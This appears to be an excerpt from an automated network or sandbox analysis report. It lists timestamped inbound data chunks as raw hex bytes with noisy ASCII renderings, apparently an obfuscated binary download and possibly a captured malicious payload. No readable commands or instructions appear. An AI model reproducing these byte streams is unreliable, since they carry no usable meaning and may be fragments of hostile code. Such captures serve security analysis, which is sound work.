2022-06-26 07:43:09 UTC	374	IN	Data Raw: 7b 0d a6 8e da da 5c 98 01 21 da da 25 35 25 25 50 41 8d e0 dc 25 25 68 60 0f d8 da da 75 66 60 f5 21 da da 75 0d 9a d7 da da 60 e5 50 fe 8d e0 dc 25 25 68 60 0f d8 da da 75 7c 8d 0b 1c 25 75 0d c9 d7 da da 66 eb 0d 68 da da da 64 20 19 c6 e4 06 90 f5 21 da da 64 50 19 68 60 0f d8 da da d7 81 0d b7 33 25 66 f5 67 68 60 ca 23 da da 94 29 dc 25 25 0d 22 ae da da dd 09 d7 65 25 64 20 21 dd 09 d7 65 25 64 20 1d 66 9e 66 f0 d5 4a 65 25 0d 53 a9 da da a9 e5 99 04 66 1e 29 0d fb b7 da da 64 20 21 66 20 21 0d c6 f7 da da 60 e5 99 37 66 30 21 a5 a1 27 da 53 99 2d dd 0d d7 65 25 6 4 20 1d 8d 25 dc 25 25 68 60 0f 21 da da 75 7c 5d f5 1c 25 66 65 29 75 7c 8d 0b 1c 25 0d d3 7c da da 75 0d 75 8e da da 68 70 c9 d6 da da 66 de 0d 8a 5c da da 68 60 c9 d6 da da 64 60 c9 Data Ascii: {\%5%%PA%%h`uf!u'P%%h`u %%ufhd ldPh`3%f%gh`#)%%%"e%d !e%d ffJe%Sf)d !f !'7f0!'S-e%d %%%h `!u }%fe)u }%luuhpfh`d`

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:43:09 UTC	465	IN	Data Raw: 4d 41 ff e3 b7 a0 66 07 74 70 3c e9 ac ac 6b c4 02 a2 ed 7f 9a 72 c7 f9 b1 bb cc b1 d2 34 bd ee e0 cd ba 96 60 60 66 43 40 f3 67 fe 13 9a a3 82 99 b2 44 d7 fb ca 00 fb bd ed c9 23 ef fa 71 93 5b 76 44 8f 8f 17 56 d9 46 d3 01 9c c1 bd 85 b7 0b 80 be 1d ce 5f 7a e2 2d 55 33 e9 75 38 fd 91 9b 53 3a e3 71 22 a2 78 ec b6 1d a5 2f 1e c5 e8 02 6a 0e 06 79 45 fc 5b 64 03 86 98 41 84 0d f6 dc c5 1f 14 98 1f 51 f1 f6 12 93 c5 4d 57 0c 0c 0c be 73 f5 48 92 be dd 7b 66 4c 5c c3 cb ae 42 94 ff f2 e7 07 20 20 e9 3f ee a2 7d 3b 45 e9 35 a5 ae c4 09 f9 84 2e 29 e0 44 6d 24 c2 c5 f3 3c 2a 2a ea 40 40 40 c9 8f 38 11 84 df 65 3a 69 57 4a 91 fd 5d 91 c3 e5 33 15 83 e6 ce 07 a0 66 f9 b0 b0 87 8e b4 a4 ef ef 67 82 e6 80 90 d0 2f c2 f3 78 82 90 90 70 68 f6 ba 49 49 89 3f 00 00 Data Ascii: MAftp<kr4``fC@gD#q[vDVF_z-U3u8S:q"xjyE[dAQMWsH(fl\B0 ?);E5.)Dm\$\$_<*&@#@@e:iWJ}3fg/xphl?
2022-06-26 07:43:09 UTC	469	IN	Data Raw: 23 2c e3 0c 24 3b 6c 3d 5d 92 98 80 1b 5c 28 ae 7d 6b 39 42 18 25 2e 30 47 29 12 fe af 54 63 0e cb 46 23 71 a3 31 ce 07 b3 cd 8f c1 66 cf d7 98 c4 28 73 e0 e0 dc 5c db 12 aa 05 46 f5 5b fb 60 24 36 21 59 be 19 06 5b dd d7 1e 65 55 6c aa 37 4c 66 21 d4 ec a8 f6 ef fb fd 8b ea a2 73 7f 55 4d 2e a1 9c 4d 2e bd a5 02 d2 e1 9b 20 c7 1a b9 bb ab fd 73 f3 80 42 94 09 ff 6f ca b9 18 f0 c9 5f 81 92 52 4b 75 dc e9 52 35 0f e0 61 09 78 79 f0 af 00 89 0a a4 68 16 7d f3 cd 18 fe 62 46 b9 51 9f ef be a4 49 0c 2e 4b 27 53 36 53 be bc 76 22 b7 cd 3e 0f b0 e7 c9 8b a8 b2 6e 9f 65 69 13 c7 00 85 c6 e0 51 82 3d 43 37 ad 0f d1 33 97 f2 ab d5 8f 00 16 f5 5f 44 89 3a 09 70 3a a5 e5 af 08 9c f1 5e 43 f8 e5 d3 5c 4f ba ed 6e 4c 84 d9 f2 07 78 46 3c 62 07 a1 1f 68 a6 fc 4e a0 02 Data Ascii: #,\$ =](\k9B%.0G)TcF#q1f(s[F['\$6!Y[eUl7L!sUM.M. sBo_RKuR5axyh)bFQl.K'S6Sv">neiQ=C73_D: p:^ClOnLxF<bhN
2022-06-26 07:43:09 UTC	473	IN	Data Raw: 68 b7 0e 54 96 1f 6a b3 8d 2c 6c b1 29 ff d4 ec d7 47 31 95 47 5c fd 81 12 24 01 78 f4 44 c4 2b c7 ff 91 89 e3 4c 4e 75 9d b3 7f 73 41 8f be 07 92 d5 c3 37 99 35 eb 97 6f c4 f7 4c b6 6f 07 a4 11 79 e8 7c 07 5f b8 da 2c ea 16 d1 75 76 4b af 03 f4 92 26 69 ff bf 66 6a a2 1d eb c9 4e d3 1b 25 0c d8 cf 9a 84 41 e5 30 38 65 db 4d fb 16 5c bd 53 7f 59 74 04 d3 5f 5d 56 22 95 b6 86 20 82 f7 ea 84 ed 15 fd cf 50 79 63 3b 00 53 08 c9 d5 88 ad 1b de 76 98 85 a2 73 97 dd 5c f5 03 71 cd cb 8b 3f ff 23 24 82 ba 34 e9 0f 11 02 a9 de 6b d0 d3 2e fa 76 85 5a c1 5b 4d 2e b5 e4 55 3e 71 ef a5 da 40 0d 4f 9c 01 9d 0c de 09 55 ae e6 23 d4 8b cf 19 88 28 30 26 76 b4 55 8f 2b 21 e9 e9 fb dc f8 8f 86 d0 d5 f4 4d 8c a2 ea 9f 67 6c 43 3d 10 05 8a 3e e9 b1 3a f0 97 95 fa 8a 3f 4f Data Ascii: hTj,)G1G(\$xD+LNusA75oLoy[_uvK&ijfN%A08eMSYt_JV" Pyc;Svs!q?#\$4k.vZ[NU>qMU#(0&vU+!MglC=>:?O
2022-06-26 07:43:09 UTC	477	IN	Data Raw: 39 dc 7e 73 79 c2 4b 51 dc 98 33 f8 48 e4 e1 62 e4 9e 3f 72 45 27 04 4e 05 31 69 a4 15 c2 1e 11 1d 78 50 60 9d df fc 8d 08 2f 4a 80 5d 0c a5 d0 9d 46 11 19 9f 59 68 16 49 89 7e 3a ea 4f c3 11 79 f1 68 d7 9d ef 70 10 10 df 8f 5e d7 bf 08 b0 6d 7c 34 d3 49 4f 88 dd ae 12 c3 23 a3 54 e7 82 09 89 f5 df 1f ba 58 56 cb 64 12 3a 3c b6 75 6f 03 59 62 be 28 5c 08 32 bf 8f f5 05 4e 22 5f 81 25 83 d1 66 ee 90 95 f7 ce 42 b1 ad 3d c4 75 ba 04 aa 11 69 c4 35 7a 88 06 e0 5d 73 ac 33 79 58 3d 28 61 b5 3c 72 c5 e7 bf 56 60 b9 b1 a2 f5 b6 8e b0 6e 29 f2 18 25 b7 52 2d 3f fa 52 c5 f2 5e f3 c1 08 b0 0a 0d 4f 17 7e 8a 04 a2 c5 70 1d bc 0a ec 34 52 44 50 e8 df 8b 09 b2 ca 98 ea b8 01 86 6e f6 d7 22 b1 9a 69 9c d2 c5 9f cc f1 a1 52 47 5e 44 61 30 60 2c f9 df 6f 87 18 bb bd 2d 65 Data Ascii: 9~syKQ3Hb?rE'N1ixP' /JfYhl~:Oyhp'mj4lO#TXVd:<uoYb(l2N"_%fB=ui5z)s3yX=(a<rV'n)%R~?R^O~p4R DPn'IRG^Da0',o-e
2022-06-26 07:43:09 UTC	482	IN	Data Raw: 62 34 71 ee d1 8f e9 8e 05 6e 12 41 57 67 df b1 60 d2 2c ad 8d c9 94 ad 9d dc 2e 3a e4 8b df 52 b0 d5 57 18 85 4f 94 c3 89 81 57 ee e2 43 8a 01 21 cb bb 34 b3 39 9e 1a 52 fc 0a 69 12 f6 5b ec 01 e2 99 a1 42 da ea 57 e4 f4 9a b9 5a 2c 7d 3f 6d 22 8d 0b 5e 83 44 fd e3 47 6f ae 65 a3 24 8f fe 51 04 78 77 64 33 2e 81 48 d0 8d ee fd 53 2a 4a 41 e7 7a 01 f0 de 9b 6a 17 18 6d 3c 75 6d 3a ec b6 99 1f 49 00 23 e6 69 b1 bc 42 27 ec fe c2 b8 c8 7f 9c 39 e2 7b 66 ff c7 60 8b 01 02 2a f4 11 d3 a8 e5 81 eb e9 47 be 6c ba a9 2a 8c 1a e2 60 11 04 a2 3b 69 39 4d d1 e3 70 3b 8e d7 78 67 e5 c5 f3 69 65 48 e2 ec 23 f2 59 93 bd 7b 07 c2 75 48 d4 ca 3c 72 b9 2b fb ca 34 e4 c9 f2 e9 4b a0 ee 1d 0b b9 37 c3 ec 2d 9a fc a3 12 fd a8 16 4c 4e d0 3e 36 3e 6a 85 3a 4e 7b 45 03 4b aa Data Ascii: b4qnAWg',,:RWOWC!49Ri[BWZ,}m""DGo\$Qxwd3.HS*JAzjm<um: l#B'9f*Gf*';i9Mp;xgieH#Y{uH<r+4K7-LN>6>j;N{EK
2022-06-26 07:43:09 UTC	486	IN	Data Raw: e8 64 21 81 90 ce 85 4a 79 4f 53 c9 ea 03 40 6f b6 c1 db 05 be a7 0c 50 f8 fe 68 1d 32 28 fc eb 46 68 39 75 0e 60 6b a7 6f 57 e8 f3 a9 1c 24 05 7b 10 30 d3 c7 87 90 b3 27 22 43 fc 4a b5 b3 f1 a4 b0 f6 93 5a 3a f6 e7 5a 0c 3e 5e 11 78 f0 8a 20 d6 b5 6c 43 af cd d7 5c 0e 08 1c 17 9c 3b ca 59 7f 4d 6d 12 d3 25 59 6f c3 6d 48 92 d2 8b eb 8c 7d d0 1f 6e 81 af 15 d9 f5 23 0b a7 af 81 28 f5 ea 24 0f 30 38 1f 14 8a 6a e8 d2 60 74 85 dd 38 2e b2 a8 df d7 ee d3 ad ac 9c 67 1d 24 bb eb 8f 35 71 d9 d0 31 10 0d c3 34 57 54 36 e5 67 af 91 5e 1e 61 4c 2e fe 95 5c 3a 32 f5 8a d3 8c 83 7d e8 50 a2 04 02 94 66 f3 05 20 18 84 58 2f 9b 87 1b 58 62 fc 72 91 cf 2f 4c 6f cc 77 b4 62 62 4d 4d 3c fc 49 88 5e 83 92 b2 c7 80 44 cf 5e ec 02 ce 74 0d 27 29 76 4d d7 07 be 45 23 fc Data Ascii: d!JyOS@oPh2(Fh9u'koW\$(0""CJZ:Z>^> IC;YmM%YomH)n#({\$0\$!t8,g\$5q14WT6g^aL..2)Pf X/Xbr/Low bbMM<l^D^t*)vME#
2022-06-26 07:43:09 UTC	490	IN	Data Raw: 67 ef 43 5b 46 45 59 48 27 19 fb a7 c8 3e 02 dd 7c 96 2a 86 5c fc 9f f1 ac fb 32 48 fd 6f 1f 8f 0e 4e cf 9d 06 ab 74 80 3c b8 12 14 17 ab 26 0c db de 86 bc 66 11 cd 7b e5 83 ff e6 b0 57 2a 2e 59 66 0f 89 79 1b 1e cb 53 1e 45 28 e4 3e f2 2f 13 4a 6b 75 6c ec 44 88 e7 bd 2e 27 e8 e3 27 01 70 fb 57 a1 49 75 67 35 9d 23 7b da ea 69 45 69 c2 8b 43 3e 2e 18 7f 9e f7 2e 87 3d 3c 87 e6 6e 9f 11 27 59 73 01 ae 58 f3 9d 9b e9 05 06 16 d2 f7 c6 14 8e bb 0c d9 39 76 0d ed 42 5a 23 d7 68 b5 4b 65 6b ce e5 ae fe 10 db ca 9a f2 54 a9 e4 47 a9 18 8c ed cc 95 f4 9e 35 35 9c 19 69 e1 74 a2 87 71 9a 3c 2a c7 28 80 43 8c 2b a3 db 1e f1 23 67 22 2d be 5c b1 db 58 b9 28 6e 52 ec fc 36 57 2b 89 3c 95 44 ff a8 ef 42 8e 1a ee a0 52 28 8d f3 c5 de a0 b7 a2 d9 1b 5e 8b 8a bd b5 Data Ascii: gC[FEYH'>^!2HoNt<&f{W*. YfySE(>/JkulD."pWlug5#fiEi;..=<nYsX9vBZ#hKekTG5sitq<(C+g#-lX(R6W+<DBR(^
2022-06-26 07:43:09 UTC	493	IN	Data Raw: bb 8f a0 bf 0f b5 5d e1 01 30 8c 8d 5f 28 29 03 97 5f 6a 03 bd e6 f7 5a da cc 91 5a 8f c9 2e 46 f0 3d ee 84 4b 32 eb 96 9f 92 41 81 ec 14 32 fd 7a 38 49 41 f6 57 65 16 2a 3d 5e 6d 16 84 b6 22 99 4f f5 37 88 5c f8 62 07 a9 49 a2 75 81 04 f0 ae 0f b1 cf 9e 06 4b 63 b3 93 7b 10 5a 8e ad 32 a3 1b 78 c9 84 b6 53 1a 6d 31 43 19 8b 18 7e c9 ff 0e b7 96 fd 66 f6 2a a9 5a 99 5c 24 2e 66 53 4a 03 e1 95 e4 97 0f be 43 3a 9c cf 32 e0 7f a8 33 e6 65 6d 11 dc 5f 98 74 2f 92 7a 70 00 7c cb 95 bf b0 d8 ce 75 a8 7e fa 61 3c c0 a3 9e 24 90 7d 83 98 9e ff 1a 1f 46 62 17 18 14 d1 32 92 79 27 ff bf 57 73 28 f6 89 93 d3 dc b7 51 26 00 a4 d6 16 d8 21 bb 8c 81 d0 fd 16 1a e1 f0 17 bf 28 b1 b7 7d e8 73 c2 f3 a3 56 01 d6 e5 31 b7 90 a0 ca 30 58 9e 7c f9 02 c1 f1 42 8a ab 7b 12 b1 bb Data Ascii: j0(_)jZZ.F=K2A2z8IAWe*^mO7\bluKc[Z2xs1C~f^Z!\$.fSJC:23em_t/zpu~a~\$)Fb2yWs(Q&!){sV10X B{
2022-06-26 07:43:09 UTC	497	IN	Data Raw: 3b 50 1f 78 a2 b5 c0 3c 5e fd d5 8a bc 01 b7 74 f9 78 05 7d 0c 5b 94 70 33 d7 65 d4 8a 97 38 a0 19 a0 63 a2 b6 92 bc 55 00 de d6 b1 d7 5a 03 28 e5 95 c9 2b 18 26 c3 67 9a d3 ef f3 07 57 27 63 d0 ba 1e 71 2e 00 d1 60 4c fc 20 80 8e 33 54 d3 79 cc cf 66 fb 77 1f f4 2f 79 4c 09 59 22 b3 bb 75 1b a3 62 11 b4 96 96 d0 3c ed fe f1 da cf 08 5a 87 50 67 44 4e 77 b8 7e 4c c5 ee 20 82 72 ed 77 dd a9 4d f0 e9 ec 7e d2 d9 15 b2 75 26 ab d4 31 14 2b e5 f2 67 2c e5 33 5f 4a b3 7c e1 71 76 58 03 1b 8f 63 57 e5 4b d1 6e fe 84 a6 00 f4 55 b9 2d b1 25 fb 09 b1 6c 1a 6f 61 8c 2b 75 b3 c1 b1 e2 eb fa 86 0e d1 38 c9 10 c6 96 36 ed 43 0b 8e bf 11 76 15 20 33 d3 5a d2 a6 a1 27 86 63 84 08 2e 16 12 fc 47 4f 87 4d 37 d9 ed c2 ed 16 69 3c f5 51 a3 b9 fd 63 36 ee 29 3d 94 0b b7 ec f6 Data Ascii: ;Px<^bxj[p3e8cUZ(+&gW'cq.`L 3Tyw/yLY""ub<ZPgDNw~L rwM~u&1+g,3_JjqvXcWKnU-%loa+u86Cv 3Z'c. GOM7i<Qc6)=

Timestamp	kBytes transferred	Direction	Data
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2022-06-26 07:43:09 UTC	505	IN	Data Raw: d2 39 1c 13 fd d6 f6 e1 e5 3e f6 14 86 48 d9 3d 10 bb b4 4d bd 13 38 be 17 61 97 f9 81 49 b9 bf 67 37 85 62 3f 07 c7 68 53 cc 54 a9 40 a3 db b8 11 30 61 54 ef 89 93 3e 64 fc ea 0c 4a 80 c0 bd 08 3c 75 82 c9 7f 68 7a bc 84 64 d0 ce ba d8 86 6e 25 ed 89 1a 85 35 61 d3 c6 ec 7d 71 5c 0d 9c 0e 11 6f 8b 2f f0 ee 71 95 35 0b b5 fd 4a 1b 42 f4 3e a9 77 5c 33 d1 96 51 89 83 22 64 2f 9b cf e3 bb dd fb c6 01 68 df 9a 52 a2 16 26 ff ef 56 05 86 62 da f9 9b c3 e6 e8 e1 0e d8 15 99 8d fb d1 79 ad 40 0e b9 bb 42 47 46 fd a6 7b f2 50 e9 60 8b a7 f1 6d a0 bb 96 8a 24 1b 79 2b 4b 7a e8 4d 83 b2 32 b6 4d 9b ad 00 b6 bc ca 0a be 37 59 f6 55 6d 65 db 99 6e 89 c3 26 fc 06 36 fc 6b 53 55 cc de e2 82 2d 87 47 cd 4d 88 5c 20 48 2a 90 a7 40 7f 52 64 b6 90 ba 35 56 56 14 3c 44 52 Data Ascii: 9>H=M8alg7b?hST@0aT>dJ<uhzdn%5a]qlo/q5JB>w!3Q"d/hR&Vby@BGF[P'm\$y+KzM2D7YUmen&6kSU-GM\ H*@Rdk5VV<DR
2022-06-26 07:43:09 UTC	509	IN	Data Raw: 14 8a f6 92 5b 62 7d 46 3c d6 d1 8e 14 92 c1 8e e8 18 48 f3 75 4e 19 67 33 b4 4b b4 92 29 90 e5 92 59 30 c4 28 3d 8f 87 2c 2d 3c 54 79 25 64 c4 2a a1 44 6b dd d6 38 60 b7 e1 9f f1 75 01 6d 9e 8f d9 1f 21 c5 ca 0f 3c 26 5c 0f 50 74 61 38 8a 8e 61 f1 c3 fb cc ff 16 44 7c 6f 3a 8a e6 41 d0 18 f2 ef 2c d7 e3 b0 51 65 b0 d6 00 13 3b 48 27 c9 18 ab 84 5d da 78 a5 f5 c6 4b ec 7c 76 39 0d 8e 9f 15 25 96 3c da 08 0f e8 67 73 51 ff 63 07 64 12 75 6c d0 c0 87 d3 05 27 ff 42 0b a9 57 44 c9 c6 47 29 84 97 0e 26 67 77 e6 2a 7a 58 3c f6 c4 2d 18 7b c4 29 28 c9 e7 21 b9 40 0b 4b 00 81 4f ad 07 f9 0b 85 2b 95 92 30 95 b6 ad a3 43 10 b6 37 f5 4f 6f c9 c4 8f 71 fa 84 07 18 94 ed 84 84 a7 49 64 30 f4 2d a2 c5 1e 76 fb 6e 45 d8 16 aa 25 4e c7 24 5e 70 42 e1 f3 57 da e3 43 5c Data Ascii: [b]F<HuNg3K)Y0(=-,<Ty%d'Dk8'um!<&lPta8aD]o:A,Qe;H'jxK]v9%<gsQcdul'BWDG)&gw*zX<-{L(!@KO+0 C7OoqlD0-vnE%N\$*pBWC\
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2022-06-26 07:43:09 UTC	525	IN	Data Raw: c0 6a 5f 6c f4 7f 96 38 c7 b9 77 bd 8d 03 cb d5 b5 bc d6 00 ae e0 b3 c1 95 81 b3 ef ae 6b ff 73 4c 89 ac e6 7b c0 5d 1f b4 46 a2 ed 03 fe f4 26 9e 03 f6 ca 73 b6 f9 04 f1 35 64 b7 c3 68 0d 0a b1 90 c2 63 36 29 4d 31 7c 05 0a c3 a6 3b 47 e8 59 1e fd b4 e8 23 48 94 d2 c6 be 74 68 36 b9 28 7c fc 14 30 53 92 11 c3 b9 2f 9e 91 0c e0 9d fd df 64 55 d7 19 9f e1 99 6b 69 59 50 8b 12 f5 23 cc e6 d5 a2 91 5f 62 d0 b8 52 ba 10 b3 88 ee 3f b0 f2 55 e0 93 4d 2f fc 5c 33 98 29 38 76 e5 0c 80 1c a2 90 15 a6 d4 c0 d3 d6 a2 54 39 ed e3 ff 26 2e c3 e3 41 a5 68 cc ea 66 e1 d1 c8 52 76 19 f8 26 c0 fc 22 ac ce 3d 13 bd d3 31 04 bb 0c f4 f3 c3 34 84 12 1a cf 42 a5 99 01 89 ec c0 bd 67 c4 6d 83 c1 3f 9c 36 7e f8 0d 50 ff d8 a1 4c 62 66 54 d0 1e 47 c7 80 8d 83 78 82 51 ff a6 de Data Ascii: j_l8wksL[!F&s5dhc6)M1];GY#Hth6(!OS/iUkiYP#_bR?UM/\3)8vT9&.AhfRv&_="14Bgm?6~PLbftGXQ
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
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2022-06-26 07:43:17 UTC	614	IN	Data Raw: 65 25 a5 18 28 05 1c 25 25 99 2f 8d f1 c0 1c 25 0d 3f 11 da da 9e c4 d1 37 25 25 c6 c0 66 20 21 36 66 c0 38 9e 66 e5 2e 7b 32 30 5e e9 19 66 ff 5e 9e e2 5e be 21 5e d6 31 58 e0 96 31 25 25 25 5e 0d 29 64 29 49 66 29 49 66 55 5c 0b 21 da da 5a 66 29 49 de eb 64 69 49 29 16 ce 50 e2 d5 dc c4 98 dc 25 25 16 ce ea b3 b5 25 25 25 66 13 06 c6 66 79 49 29 16 f0 45 0b 1c 25 50 51 04 08 45 0b 1c 25 dc 08 41 0b 1c 25 5e 18 41 0b 1c 25 31 ea 68 4a dc 25 25 dc 08 45 0 b 1c 25 04 08 41 0b 1c 25 66 03 c4 81 dc 25 25 64 69 49 29 66 69 49 29 1b 25 27 50 3d 66 69 49 29 64 69 49 2d 66 69 49 2d de 8d 2d 66 69 49 2d 0d 2c d0 da da 5e d8 31 a1 fe 66 29 49 de 9e 64 69 49 29 5e a8 27 66 69 49 29 64 4d 66 69 49 29 5e e5 29 0d 67 1b da da c4 ea dc 25 25 66 03 c4 2d dc 25 25 66 d6 Data Ascii: e%(%)%?7% f I6f8f.{20^f^'^1X1%^(%)d)(f)IfU\Zf)(dii)P%^(%)%ffyl)E)%PQE%A%^A%1h J%6%E%A%6%6dii)fii)%P=fil)dii-fil--fil-^1f)Idii)^fii)dMfii)^g%6f%-%%f
2022-06-26 07:43:17 UTC	615	IN	Data Raw: 2b a5 5d 47 50 e8 66 2b a5 9d dc 47 50 e0 5e 2b 27 c6 ba 0e c8 66 2b 64 69 49 31 c6 36 66 2b a5 5d 47 50 65 66 2b 75 0d 7b c0 da da 64 2b c6 39 66 2b 75 0d 6f c0 da da 64 e2 66 e2 06 2b de 0d 66 e2 64 2b 66 2b a5 5d 45 52 c3 66 69 49 29 66 b0 0d 9d fa 25 25 66 69 49 31 64 2b 66 69 49 26 25 64 69 49 35 0e c8 c6 56 66 2b a5 5d 47 50 75 66 2b 75 0d b0 09 da da 64 2b c6 49 66 2b 75 0d a4 09 da da 64 e2 66 2b 16 e2 4e 39 66 2b af 25 66 79 49 35 ad 29 4f da 2b 20 66 2b 16 e2 97 11 66 2b af 3d a9 b6 99 e0 a5 d6 47 50 aa 66 2b a5 5d 25 99 55 66 2b 75 0d 6c 09 da da 64 2b c6 49 66 2b 75 0d 60 09 da da 64 e2 Data Ascii: +]GPf+GP^+^f+dii16f+]GPef+u{d+9f+uodf+fd+f+=GPf+]%Ef+uGd+9f+u;df+fd+f+]ERfil)f%6fil1d+fil)f%6dii5Vf +]GPuf+ud+If+udf+N9f+%fily)O+ f+f+=GPf+]%Uf+uld+If+u^d
2022-06-26 07:43:17 UTC	616	IN	Data Raw: 59 65 25 25 25 a0 53 e1 c7 8c 12 65 25 25 65 9b 5f 46 e6 03 5f 65 25 25 0d 64 29 fe a2 af 63 65 25 25 87 d1 a0 c6 9d 88 1c 65 25 a5 9f f2 92 4b b2 fd 69 65 25 b5 d1 93 57 9d ab 62 6d 65 25 d9 32 2f 1a 3b 8d 84 26 65 25 7c c8 f1 f3 f6 e7 ae 73 65 c5 a9 39 65 3c 2c 34 a9 77 65 ed 80 fa b5 94 80 4a 80 30 65 5f ea 45 19 02 6a ae f3 7d 65 a9 e4 b9 1d 9d 14 1a 5c 81 65 c0 e6 94 5b b2 e2 6a 7c 3a 65 ba 73 42 29 a8 a4 17 a4 87 65 bb 47 5c 20 65 a1 4a 21 40 65 c3 90 95 06 cd 88 a0 78 44 65 b0 cb aa da 24 fa 9d e7 ae 65 7e 39 76 a0 3b 86 8e ca 18 1c 05 b1 c4 a5 a4 22 df 6e cd 1c cf f2 0b 5a 06 7c 3b db 37 67 46 30 02 14 68 d2 95 05 a1 67 55 a4 61 be da bb 77 af c2 67 b3 03 d4 78 d6 c6 a3 cf 2c 1e b1 0a 8f 81 f4 21 4b f7 96 1e 9b be f1 17 04 0a a9 5c 4b 69 f7 2f b5 Data Ascii: Ye%^(%)Se%6e_F_e%6d)ce%6e%Kie%Wbme%2/;&e%se9e<,4weJ0e_Ej)eIej(esB)eG)eJ!@exD e\$e-9v;"nZ];7gF0hgUawgx,!KKi/
2022-06-26 07:43:17 UTC	618	IN	Data Raw: 7b 8b 66 57 8b e4 1b 99 f2 8b 5c 23 25 e5 4e 35 75 66 25 0d 9d da da da 7d 99 e0 64 cc 83 da bc 83 66 2d da 3c 15 9e b5 77 2c 2e a9 f7 a1 de da 75 19 0c f7 68 71 49 35 89 66 3f 64 fa 64 44 2d a2 1c 29 fa 12 65 25 64 1c 31 89 64 2f 36 34 7f 9e c4 5f dc 25 25 66 69 49 51 66 65 31 60 e5 99 33 66 2d 7f 5c 75 da 2c 21 7d 0d ea 25 25 65 0d cd 27 25 25 9e 68 65 25 66 35 da 77 1d 9e 66 e5 2e 66 fd 66 9e 66 35 da 77 09 66 9e 36 9e 66 e5 a9 f7 5a dc 9e 75 77 66 35 da 77 0d 7f 7d 9e b5 a5 18 4d e5 1c 25 dc 9b ec 8f 25 8f 25 8f 25 8d ba 1f c8 33 da f0 39 05 1c 25 9e b5 a5 18 4d e5 1c 25 25 99 f2 75 75 77 79 8f 27 8f 25 8d 09 1f c8 33 da f0 39 05 1c 25 5e e9 2d 7d 9e 68 65 25 79 8f dc 8f 25 8d 05 1f c8 33 da f0 39 05 1c 25 5e e9 29 7d 9e 68 65 25 a5 18 4d e5 1c 25 dc Data Ascii: {fW#%N5uf%)df<-w,,uhql5f?ddD-)e%6d1d/64_%%6filQfe1^3f-lu,!j)%%^(%)%he%6f5wf.fff5wf6fZuwf5w)M %6%6%39%M%6%uuwy%639%^-jhe%y%39%^)jhe%M%
2022-06-26 07:43:17 UTC	619	IN	Data Raw: 65 29 64 20 21 0e e5 30 8d 38 61 65 25 89 da 55 89 64 45 60 b6 a3 f6 26 64 83 31 66 20 21 66 69 fd 29 64 20 1d 5e 58 1d 25 99 de da 30 1d 60 b6 5a c0 0e e5 7f 34 34 89 64 35 c6 39 c4 1b d6 da da 0d 7c da da da 0d 9d d8 da da 0d a2 d8 da da 3a 83 36 34 34 38 9e 30 66 11 5e e9 1d 2e 7b 32 9a 5d 0b 1c 25 66 22 2d 60 e5 99 79 66 55 0e b6 66 65 29 64 20 21 0e e5 30 8d a8 61 65 25 89 da 55 89 64 45 16 ce a3 3f 66 20 21 66 29 fd 64 20 1d 1e 64 3a 31 5e 58 1d 25 9 9 de da 30 1d 16 ce 5a 0b 0e e5 7f 34 34 89 64 35 c6 39 c4 ab d6 da da 0d 0c da da da 0d 2d d8 da da 0d 32 d8 da da 3a 83 36 34 34 38 9e 2c 7b 32 e3 5d 0b 1c 25 68 58 e9 94 e6 25 25 25 ce 80 ea e0 7d 0b 1c 25 6a e0 79 0b 1c 25 64 08 71 0b 1c 25 64 f8 75 0b 1c 25 7e 65 0b 1c 25 64 f0 6d 0b 1c 25 68 28 e9 Data Ascii: e)d !08ae%UdE^&d1f !f)d ^X%0^Z44d59j:64480f^.{2}%f"-yfUfe)d !0ae%UdE? f !f)d d^1X%0Z44d59-2:6448, {2}%hX%6%6g)%6jy%6dq%6du%-e%6dm%h{
2022-06-26 07:43:17 UTC	620	IN	Data Raw: 0d 7c f5 da da 38 e7 29 25 b5 2e 7b 32 30 5c e9 29 15 da da 75 5e e9 21 66 cc 64 39 49 66 1d 60 1b 5a e4 66 a2 0d a9 23 da da c6 3a 68 93 dc 5c d8 da e2 25 25 58 4d 7b 68 69 49 2d 66 71 49 29 df da ea 25 25 0d a9 da da 66 fd 60 b6 a1 ea 68 79 49 29 66 a2 66 a6 0d 1c da da da c6 51 66 b8 de b6 66 a2 66 ae 0d 57 29 25 25 7b 66 e2 66 71 49 29 66 ae 0d 79 da da da 66 fd 60 b6 58 27 0e b6 66 a2 66 ae 0d ee 29 25 25 5c e9 29 35 25 25 38 3a 83 36 9e 77 64 07 94 dc 25 25 25 0d d6 23 da da 7f 9e b5 0c a4 60 f7 99 fc 77 5f 2f 99 f2 5f 6f dc 99 ec 5f 6f 27 99 e6 5f 6f de 99 e0 5e e7 29 c6 0d 67 67 67 64 ac 7f 04 ac c4 f1 23 da da 9e 68 65 25 0c a4 60 f7 99 08 77 8b 16 2f 99 45 8b 16 6f 27 99 f2 8b 16 6f 29 99 33 8b 16 6f 2b 99 e0 5e 7f 2d c6 09 5e e7 27 5e e7 27 Data Ascii: 8)%.{20\}u^!fd9fZf'h:hl%%XM{hil-fql)%6f'hyI)ffQffW)%6{(ffql)fyr X'ff)%6%)5%6%8:6wd%6%6#^w/_o_o^o^gggd#he%6^w/Eo'o)3o+^'^^
2022-06-26 07:43:17 UTC	622	IN	Data Raw: 25 25 25 75 0d a9 a6 da da 5e 9e 29 73 50 0d 83 36 9e 68 65 25 60 f7 ea a9 e1 da da da 66 6f 21 ac c4 ea a9 8c da da da 2c 77 75 0d 30 a6 da da 60 e5 ea a9 4c da da da 9e 2e 7b 32 30 5c e9 29 15 da da 75 5e e9 21 66 cc 64 39 49 66 1d 60 1b 5a e4 66 a2 0d a5 da da da c6 38 68 93 dc 5c d8 da e2 25 25 58 4d 7b 68 69 49 2d 66 71 49 29 df da e2 25 25 0d 41 1f da da 66 fd 60 b6 a3 ea 68 79 49 29 66 a2 66 a6 0d 14 25 25 25 c6 4f 66 b8 66 a2 66 ae 0d ad dc 25 25 7 b 66 e2 66 71 49 29 66 ae 0d 13 da da da 66 fd 60 b6 58 27 0e b6 66 a2 66 ae 0d 44 dc 25 25 5c e9 29 35 25 38 3a 83 36 9e 66 e5 60 a4 ea a9 31 da da da 75 2c 77 0d cd ef da da 60 e5 ea a9 f1 23 da da 7f da 57 64 27 0d cb ef da da 9e b5 0c a4 60 f7 99 08 77 8b 16 2f 99 45 8b 16 6f 27 99 f2 8b 16 6f 29 Data Ascii: %6%6u^)%sP6he%6^fo!,wu0^L_{20\}u^!fd9fZf8hl%%XM{hil-fql)%6%Af^hyI)ff%6%6Off%6%(ffql)ff X'fD%6%)5%6%8: 6f^1u,w^#Wd^`w/Eo'o)
